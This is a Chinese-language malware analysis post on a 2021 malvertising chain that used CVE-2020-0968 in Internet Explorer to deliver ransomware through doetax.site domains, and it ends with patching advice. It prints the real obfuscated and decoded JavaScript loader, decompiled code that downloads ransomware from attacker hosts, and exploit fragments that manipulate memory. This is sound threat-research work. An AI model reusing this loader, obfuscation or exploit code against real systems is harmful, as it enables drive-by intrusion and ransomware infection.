

「勒」此不疲，IE 真調皮

teamt5.org/tw/posts/internet-explorer-the-vulnerability-ridden-browser/

GSS & IR Team



7.21.2021 GSS & IR Team

Share:


By Tom, Peter & Jason3e7

近期全球籠罩在勒索軟體的威脅下，大到法人企業、小至個人用戶，無一倖免。從針對式的 APT 攻擊 (Advanced Persistent Threat, 進階持續性攻擊) 到各式網路犯罪組織，使用的勒索手法越發精湛與多樣化，並發展出 Ransomware as a Service (RaaS) 商業模式，實現了「一時勒索一時爽，一直勒索一直爽」的勒索大業。

本次分析的案例，攻擊手法屬於較被動的方式，透過微軟瀏覽器 IE (Internet Explorer) 的弱點來進行勒索，而非從企業的脆弱點進行攻擊，進而入侵到核心系統大量散布勒索軟體。這種「願者上鉤」的攻擊方式，攻擊者等待受害單位使用 IE 瀏覽器造訪惡意網站，再發動攻擊、達成目的。

技術分析

tenki.[.]tw 早期是用來提供氣象資訊的網站，根據我們的研究，推測可能遭攻擊者註冊，當使用者造訪該網站時，將進行兩次轉址，經過兩個廣告公司網站後，最終轉至惡意網站，流程如下圖。



其中 {random}.doetax.site 包含以下已經過程式碼混淆 (Obfuscation) 的 JavaScript :

```


5   <script>var E3V1ZsM=new Array(181^223,18^107,95^113,136^225,129^210,224^135,152^219,45^64,105^11,58^98,83^59,116^18,213^148,
    234^143,164^203,86^38,186^200,135^230,228^138,177^196,252^182,80^25,1^119,190^251,245^161,124^51,197^166,154^226,179^215,
    216^171,206^162,195^183);for(var m9xii=0;m9xii<E3V1ZsM["length"];m9xii++) E3V1ZsM[m9xii]=String["fromCharCode"](E3V1ZsM
    [m9xii]);var G8687k='';var NS2599=0;var rs152=this[E3V1ZsM[28]+E3V1ZsM[14]+E3V1ZsM[26]+E3V1ZsM[19]+E3V1ZsM[7]+E3V1ZsM[13]
    ]+E3V1ZsM[18]+E3V1ZsM[31]][E3V1ZsM[8]+E3V1ZsM[14]+E3V1ZsM[28]+E3V1ZsM[1]][E3V1ZsM[3]+E3V1ZsM[18]+E3V1ZsM[18]+E3V1ZsM[13]
    ]+E3V1ZsM[16]+E3V1ZsM[24]+E3V1ZsM[13]+E3V1ZsM[27]+E3V1ZsM[31]];var Ivihoh=this[E3V1ZsM[30]+E3V1ZsM[14]+E3V1ZsM[26]+
    E3V1ZsM[17]+E3V1ZsM[31]+E3V1ZsM[3]+E3V1ZsM[14]+E3V1ZsM[18]][E3V1ZsM[31]+E3V1ZsM[14]+E3V1ZsM[4]+E3V1ZsM[31]+E3V1ZsM[16]+
    E3V1ZsM[3]+E3V1ZsM[18]+E3V1ZsM[5]]();for(var m9xii=0;m9xii<rs152[E3V1ZsM[30]+E3V1ZsM[13]+E3V1ZsM[18]+E3V1ZsM[5]+E3V1ZsM[31]
    ]+E3V1ZsM[10]];m9xii+=2){G8687k+=String[E3V1ZsM[11]+E3V1ZsM[16]+E3V1ZsM[14]+E3V1ZsM[7]+E3V1ZsM[6]+E3V1ZsM[10]+E3V1ZsM[17]
    ]+E3V1ZsM[16]+E3V1ZsM[6]+E3V1ZsM[14]+E3V1ZsM[28]+E3V1ZsM[13]](this[E3V1ZsM[15]+E3V1ZsM[17]+E3V1ZsM[16]+E3V1ZsM[29]+
    E3V1ZsM[13]+E3V1ZsM[21]+E3V1ZsM[18]+E3V1ZsM[31]](rs152[m9xii]+rs152[m9xii+1],16)^Ivihoh[E3V1ZsM[26]+E3V1ZsM[10]+E3V1ZsM[17]
    ]+E3V1ZsM[16]+E3V1ZsM[6]+E3V1ZsM[14]+E3V1ZsM[28]+E3V1ZsM[13]+E3V1ZsM[12]+E3V1ZsM[31]](NS2599));if((Ivihoh[E3V1ZsM[30]+
    E3V1ZsM[13]+E3V1ZsM[18]+E3V1ZsM[5]+E3V1ZsM[31]+E3V1ZsM[10]]-1)<+NS2599)NS2599=0;var z4H9af2=new this[E3V1ZsM[12]+
    E3V1ZsM[26]+E3V1ZsM[31]+E3V1ZsM[3]+E3V1ZsM[22]+E3V1ZsM[13]+E3V1ZsM[9]+E3V1ZsM[25]+E3V1ZsM[8]+E3V1ZsM[0]+E3V1ZsM[13]+
    E3V1ZsM[26]+E3V1ZsM[31]](E3V1ZsM[10]+E3V1ZsM[31]+E3V1ZsM[7]+E3V1ZsM[30]+E3V1ZsM[11]+E3V1ZsM[3]+E3V1ZsM[30]+E3V1ZsM[13]));
    z4H9af2[E3V1ZsM[4]+E3V1ZsM[26]+E3V1ZsM[16]+E3V1ZsM[3]+E3V1ZsM[15]+E3V1ZsM[31]][E3V1ZsM[13]+E3V1ZsM[27]+E3V1ZsM[13]+
    E3V1ZsM[26]+E3V1ZsM[4]+E3V1ZsM[26]+E3V1ZsM[16]+E3V1ZsM[3]+E3V1ZsM[15]+E3V1ZsM[31]](G8687k,E3V1ZsM[20]+E3V1ZsM[4]+E3V1ZsM[26]
    ]+E3V1ZsM[16]+E3V1ZsM[3]+E3V1ZsM[15]+E3V1ZsM[31]+E3V1ZsM[2]+E3V1ZsM[23]+E3V1ZsM[18]+E3V1ZsM[26]+E3V1ZsM[14]+E3V1ZsM[28]
    ]+E3V1ZsM[13]);</script>
6 </html>
    
```

經過解碼還原後，可以確定攻擊 payload 會使用 URL 進行 XOR，再使用 execScript 來執行編碼過的 JavaScript，如下圖：

```

6 </body>
7 <script>var E3V1ZsM=new Array(181^223,18^107,95^113,136^225,129^210,224^135,152^219,45^64,105^11,58^98,83^59,116^18,213^148,234
    ^143,164^203,86^38,186^200,135^230,228^138,177^196,252^182,80^25,1^119,190^251,245^161,124^51,197^166,154^226,179^215,216^
    171,206^162,195^183);
8 for(var m9xii=0;m9xii<E3V1ZsM["length"];m9xii++) E3V1ZsM[m9xii]=String["fromCharCode"](E3V1ZsM[m9xii]);
9 var G8687k='';
10 var NS2599=0;
11 var rs152=this["document"]["body"]["innerHTML"];
12 var Ivihoh= this["location"]["toString"](); // "http://1dmc7of78of6n.doetax.site/"
13 for(var m9xii=0;m9xii<rs152["length"];m9xii+=2){G8687k+=String["fromCharCode"](this["parseInt"](rs152[m9xii]+rs152[m9xii+1],16)
    ^Ivihoh["charCodeAt"](NS2599));
14 if((Ivihoh["length"]-1)<+NS2599)
15     NS2599=0;
16 }
17 var z4H9af2=new this["ActiveXObject"]("htmlfile");
18 z4H9af2["Script"]["execScript"](G8687k,"JScript.Encode");
19 </script>
20 </html>
    
```

該編碼過的 JavaScript 使用的是 CVE-2020-0968 來針對 IE 瀏覽器進行攻擊。



執行惡意程式碼後，攻擊者會再依據取得的權限不同，將使用者連線到不同的網址，如下圖：

```
if ( (unsigned int)subauthority <= 0x1000 )  
    v20 = InternetOpenUrlW(v19, offset_74D + 0x60); // http://2oct37evecvdw72y0b.doetax.site/  
else  
    v20 = InternetOpenUrlW(v19, offset_74D + 0x1A); // http://1fbw726f22j65y.doetax.site/  
v21 = v20;
```

若取得是高權限，則會直接到 `hxxp://1fbw726f22j65y.doetax.site/` 取得勒索軟體，否則會先到 `hxxp://2oct37evecvdw72y0b.doetax.site/` 下載惡意程式，提權後連線到 `hxxp://1fbw726f22j65y.doetax.site/` 取得勒索軟體，如下圖所示。


```
mutex_handle = createmutex(0, 0, &v41);  
v32 = mutex_handle;  
if ( mutex_handle )  
{  
    v5 = v40;  
    while ( v5 && v5 != (int (__stdcall *)(_DWORD))((char *)&loc_7F + 1) ) // WAIT_OBJECT_0  
    {  
        v5 = (int (__stdcall *)(_DWORD))WaitForSingleObject(mutex_handle, 1000);  
        mutex_handle = v32;  
    }  
}  
v6 = get_subauthority_4A9((void *)0xFFFFFFFF);  
if ( !v6 || v6 == 0x1000 )  
{  
    if ( sub_A52(&v41) )  
    {  
        v7 = get_subauthority_4A9((void *)0xFFFFFFFF);  
        if ( !v7 || v7 > 0x1000 )  
        {  
            v8 = v0(0, 0, 0, 0, 0);  
            v9 = InternetOpenUrlW(v8, offset_15E4 + 0x4D, 0, 0, 67109120, 0); // http://1fbw726f22j65y.doetax.site/  
            v30 = 4;  
            ((void (__stdcall *))(int, signed int, unsigned int *, int *, _DWORD))HttpQueryInfoW(  

```



```
590 V6ZIB3i41A = c0gAhOJS4X5(c0gAhOJS4X5(V6ZIB3i41A + (6355 ^ 0x18c3), (8825 ^ 0x2259)) + (0x265a ^ 0x264e), (1483 ^ 1515)) + (5197
591 Zn68vc636882T(c0gAhOJS4X5(fZ9gr6t6h494z(SszeyGpb) + (9355 ^ 0x2493), (0x1825 ^ 0x1805)) + (7630 ^ 7654), 0, (588 ^ 620));
592 var B34y719Z82t4Z0p = new t4UH8do94B3C["Map"]();
593 var u3C1P0574U = W653r1qz82hcQ(c0gAhOJS4X5(fZ9gr6t6h494z(B34y719Z82t4Z0p), (0x1d94 ^ 7604));
594 var E91K15A20jZ = X5eXc8kw7Qy5P6(u3C1P0574U, "rpcrt4.dll");
595 var I160DwMk1E = X5eXc8kw7Qy5P6(u3C1P0574U, "msvcrt.dll");
596 var I71fe64z4hE = X5eXc8kw7Qy5P6(I160DwMk1E, "ntdll.dll");
597 var d33900rAp38 = X5eXc8kw7Qy5P6(I160DwMk1E, "Kernelbase.dll");
598 var G89oW1ff273 = gVWAF74v8t1m58(d33900rAp38, "VirtualProtect");
599 var z9nk5S9dy = gVWAF74v8t1m58(d33900rAp38, "LoadLibraryExA");
600 var l7Fb240554 = document["createAttribute"]("b47r07F5");
601 var T00ik7B46qu5j6 = fZ9gr6t6h494z(l7Fb240554);
602 var x85etQ029Fk = c0gAhOJS4X5(fZ9gr6t6h494z(l7Fb240554) + (3307 ^ 0xcfc3), (8985 ^ 0x2339));
603 var Kw7r8282US = DI02Z8pk();
604 var cqzoH3DH9Tk = J17098U2n438K();
605 var Kxhy24BhE18137 = m9EM2643042U0F0();
606 Lx112747V54(E91K15A20jZ);
607 var fIi2Gj104eV = new t4UH8do94B3C["Uint8Array"]([(0x1fe3 ^ 8118), (0x109 ^ 0x182), (0x1064 ^ 4232), (0x2382 ^ 8961), (0x1a1 ^
608 var i5821q409 = vDGYH56i1(z9nk5S9dy, [bn83lCZ234yJ845("ole32.dll"), 0, 1]) + (6253 ^ 0x486d);
609 var X0h5y0CnSoW = c7gt16h09((4723 ^ 0x1277));
610 vDGYH56i1(G89oW1ff273, [i5821q409, fIi2Gj104eV.length, (0x12f2 ^ 4854), X0h5y0CnSoW]);
611 fc3f6s88(i5821q409, fIi2Gj104eV);
612 vDGYH56i1(G89oW1ff273, [i5821q409, fIi2Gj104eV["length"], c0gAhOJS4X5(X0h5y0CnSoW, (0x1248 ^ 0x1268)), X0h5y0CnSoW]);
613 vDGYH56i1(i5821q409, []); < /script>< /body > < /html>
```

我們進一步探討網站轉址狀況可以發現，攻擊者會利用免費資源網站來吸引使用者瀏覽，同時利用一透明框架覆蓋於網站上，讓使用者點擊，進而達成轉址目的。



轉跳後的網站如下圖：


```

314 for (var A = 0; A < a.length; A++) S(aH + (A * c), a.charCodeAt(A));
315 var aI = aB - 0x9000;
316 for (var A = 0; A < b.length; A++) S(aI + (A * c), b.charCodeAt(A));
317 var aJ = 0 + h + 5;
318 S(aJ, aD);
319 S(aJ + e, aE);
320 S(aJ + (2 * e), aF);
321 S(aJ + (3 * e), aG);
322 S(aJ + (4 * e), aH);
323 S(aJ + (5 * e), aI);
324 S(aC - 0x20, 0x7FFE0000);
325 S(aC - 0x1C, 0x7FFE0000);
326 S(aC - 0x18, 0x7FFE0000);
327 S(aC - 0x14, 0x7FFE0000);
328 S(aC - 0x10, 0x7FFE0000);
329 S(aC - 0x0C, 0x7FFE0000);
330 S(aC - 0x08, 0x7FFE0000);
331 S(aC - 0x04, 0x7FFE0000);
332 S(aC + 4, av + 1);
333 S(aC + 4 + 4 + 0x18, av);
334 S(aC + 4 + 4 + 0x1C, av + 1);
335 S(aC + 4 + 4 + 0x20, au);
336 S(aC + 4 + 4 + 4 + 0x20, 0 + h);
337 S(aC + 4 + 4 + 4 + 4 + 0x20, 0 + h);
338 S(aC + 4 + 4 + 4 + 4 + 4 + 0x20, (m.length * c));
339 S(aC + 4 + 4 + 4 + 4 + 4 + 4 + 0x20, 0x40);
340 S(aC + 4 + 4 + 4 + 4 + 4 + 4 + 4 + 0x20, aC - 0x1000);
341 S(aB, aC);

```

結論

上述案例皆為採證 IE 的連線紀錄後所發現，攻擊者透過 IE 瀏覽器的漏洞來達到攻擊目的，包含勒索或者植入其他後門程式。攻擊者透過這些弱點進行記憶體操作的攻擊，可以有效實踐無檔案式 (Fileless) 攻擊，以利規避一些資安產品偵測的可能性。

微軟官方也預計於 2022 年 6 月 25 日，徹底終止支援 IE 瀏覽器，接下來我們也可以預期，若 IE 將來仍被發現存在重大弱點時，攻擊者可能會依循類似手法，大量進行攻擊、勒索，以達到其商業利益。

建議

- 建議將系統安全性更新至最新版本
- 建議評估汰換已停止更新的作業系統與軟體
- 非必要不使用 IE 瀏覽器

參考資料

[1] <https://asec.ahnlab.com/en/19273/>

[2] <https://asec.ahnlab.com/en/21189/>

*圖片來源：[Pixabay](#)

Share:

Related Post

[Technical Analysis](#)

[4.19.2021](#)

刻在我心底的痛！可怕的加密勒索攻擊

加密勒索, 針對型勒索, Target Ransom, anti ransomware, 防勒索軟體, 勒索軟體解決方案, 勒索病毒掃描, 勒索病毒預防, 威脅情資, 資安情資

